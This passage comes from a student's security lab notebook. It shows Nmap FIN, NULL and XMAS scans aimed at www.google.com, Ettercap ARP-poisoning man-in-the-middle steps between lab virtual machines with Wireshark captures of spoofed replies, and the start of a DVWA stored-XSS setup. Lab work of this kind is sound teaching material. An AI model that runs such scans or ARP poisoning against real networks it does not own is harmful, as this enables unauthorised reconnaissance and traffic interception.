Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds

C:\Users\Djspy>
```

2. FIN Scan (-sF)
   Sets just the TCP FIN bit.
   Command: nmap -sF -T4 www.google.com

```
C:\Users\Djspy>nmap -sF -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:10 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.010s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.251.42.100) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 23.21 seconds

C:\Users\Djspy>
```

3. NULL Scan (-sN)
   Does not set any bits (TCP flag header is 0)
   Command: nmap –sN –p 22 scanme.nmap.org

```
C:\Users\Djspy>nmap -sN -p 22 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:13 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0030s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds

C:\Users\Djspy>
```

4. XMAS Scan (-sX)
   Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.
   Command: nmap -sX -T4 www.google.com

```
C:\Users\Djspy>nmap -sX -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:16 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0020s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.251.42.100) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 23.23 seconds
```

PRACTICAL NO. 3

- Linux Network Analysis and ARP Poisoning

1. Linux Network Analysis:
    a. Execute the ifconfig command to retrieve network interface information.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.222.130  netmask 255.255.255.0  broadcast 192.168.222.25
5
        inet6 fe80::c0e0:27de:cdd5:a085  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:65:8c  txqueuelen 1000  (Ethernet)
        RX packets 466  bytes 43329 (42.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 439  bytes 30604 (29.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1240 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1240 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Desktop]
└─$
```

    b. Use the ping command to test network connectivity and analyze the output.

```
└─$ ping 192.168.0.109
PING 192.168.0.109 (192.168.0.109) 56(84) bytes of data.
64 bytes from 192.168.0.109: icmp_seq=1 ttl=128 time=0.580 ms
64 bytes from 192.168.0.109: icmp_seq=2 ttl=128 time=0.905 ms
64 bytes from 192.168.0.109: icmp_seq=3 ttl=128 time=1.01 ms
64 bytes from 192.168.0.109: icmp_seq=4 ttl=128 time=0.675 ms
64 bytes from 192.168.0.109: icmp_seq=5 ttl=128 time=0.960 ms
64 bytes from 192.168.0.109: icmp_seq=6 ttl=128 time=0.648 ms
64 bytes from 192.168.0.109: icmp_seq=7 ttl=128 time=6.56 ms
64 bytes from 192.168.0.109: icmp_seq=8 ttl=128 time=0.787 ms
64 bytes from 192.168.0.109: icmp_seq=9 ttl=128 time=0.615 ms
```

c. Analyze the netstat command output to view active network connections.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

udp        0      0 192.168.222.130:bootpc  192.168.222.254:bootps  ESTABLISH
ED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     23944
unix  3      [ ]         STREAM     CONNECTED     32578
unix  3      [ ]         STREAM     CONNECTED     23032
unix  3      [ ]         STREAM     CONNECTED     21920
unix  3      [ ]         STREAM     CONNECTED     32594    /run/dbus/system_b
```

d. Perform a traceroute to trace the route packets take to reach a target host.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ traceroute 192.168.222.1
traceroute to 192.168.222.1 (192.168.222.1), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
```

2. ARP Poisoning:
    a. Use ARP poisoning techniques to redirect network traffic on a Windows system.
        i. Use arp-a command on linux as well as windows to chack available connections with MAC addresses.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ arp -a
? (192.168.222.1) at 00:50:56:c0:00:08 [ether] on eth0
? (192.168.222.254) at 00:50:56:f5:6e:d1 [ether] on eth0
? (192.168.222.2) at 00:50:56:e1:9a:bf [ether] on eth0

┌──(kali㉿kali)-[~/Desktop]
└─$
```

```
C:\Users\Djspy>arp -a

Interface: 192.168.0.109 --- 0x5
  Internet Address      Physical Address      Type
  192.168.0.1           b0-be-76-3d-8d-ae     dynamic
  192.168.0.101         62-46-99-4c-11-be     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.222.1 --- 0x9
  Internet Address      Physical Address      Type
  192.168.222.130       00-0c-29-59-65-8c     dynamic
  192.168.222.254       00-50-56-f5-6e-d1     dynamic
  192.168.222.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


        ii. Now open Ettercap on kali linux and start sniffing for available hosts.




iii. Now set the targets which is windows machine.




iv. Now select Man-in-the-Middle attack (MITM) and select ARP Poisoning



v. Select “Sniff remote connections.”




vi. Now open the wireshark app in linux to trace ARP Poisoning packets.




No.	Time	Source	Destination	Protocol	Length	Info
48	183.861874869	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
49	193.872400456	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c
50	193.872486007	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
51	194.790538406	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
52	195.925331483	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
53	196.789837690	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
54	197.809560149	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
55	203.433457846	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
56	203.883134960	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c
57	203.883232905	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
58	204.285017423	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
59	205.289393891	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
60	206.448621757	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
61	207.285496747	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
62	208.288939259	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
63	212.480570607	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
64	213.283893913	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
65	213.893727205	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c
66	213.893831651	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
67	214.289742139	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
68	215.509894069	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
69	216.284599794	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
70	217.289504515	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
71	223.904611131	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c

vii. The linux wireshark trace the packets sent by the windows for more details see below picture.




b. Analyze the effects of ARP poisoning on network communication and security.

i. The MAC address of sender gets change due to ARP Poisoning



Before



After

ii. The changes I OPCODE

Note: Normally the {OPCODE: request (1)} but after poisoning the its {OPCODE: request (2)} as linux sent unwanted response that windows never asked for.

28	97.288666028	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.222.1
29	120.000076365	192.168.222.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
30	121.013363635	192.168.222.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
31	122.019762928	192.168.222.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
32	123.025201167	192.168.222.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
33	136.468269051	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
34	137.469633847	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
35	138.469429417	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
36	139.470299428	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
37	179.818383455	192.168.222.254	192.168.222.1	ICMP	42	Echo (ping) request id=0x7ee7, seq=32487
38	179.818472262	192.168.222.1	192.168.222.254	ICMP	42	Echo (ping) request id=0x7ee7, seq=32487
39	179.818535811	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c
40	179.818585815	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
41	180.829420843	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c
42	180.829540458	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
43	181.840226245	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c
44	181.840318218	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
45	182.851010296	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c
46	182.851121415	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
47	183.861778929	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8c

```
Frame 28: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: VMware_c0:00:08 (00:50:56:c0:00:08)
  Sender IP address: 192.168.222.1
  Target MAC address: Xerox_00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.222.2
```

Normal ARP Packet

691	1575.3731484…	VMware_59:65:8c	VMware_f5:6e:d1	ARP	42	192.168.222.1 is at 00:0c:29:59:65:8c
692	1576.2827864…	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.222.2? Tell 192.168.22
693	1576.4733086…	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
694	1577.4743246…	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
695	1578.4749248…	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
696	1579.4761723…	192.168.222.1	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
697	1585.3838088…	VMware_59:65:8c	VMware_c0:00:08	ARP	42	192.168.222.254 is at 00:0c:29:59:65:8

```
▸ Frame 691: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_59:65:8c (00:0c:29:59:65:8c), Dst: VMware_f5:6e:d1 (00:50:56:f5:6e:d1)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: VMware_59:65:8c (00:0c:29:59:65:8c)
    Sender IP address: 192.168.222.1
    Target MAC address: VMware_f5:6e:d1 (00:50:56:f5:6e:d1)
    Target IP address: 192.168.222.254
▸ [Duplicate IP address detected for 192.168.222.1 (00:0c:29:59:65:8c) - also in use by 00:50:56:c0:00:08
```

Infected ARP Packet

Practical – 6

Aim: Simulate persistent cross-site scripting attack.

Steps:

1. Extract the DVWA zip file.


2. Copy the folder and paste it in Drive C: > xampp > htdocs

3. Rename the file as DVWA.

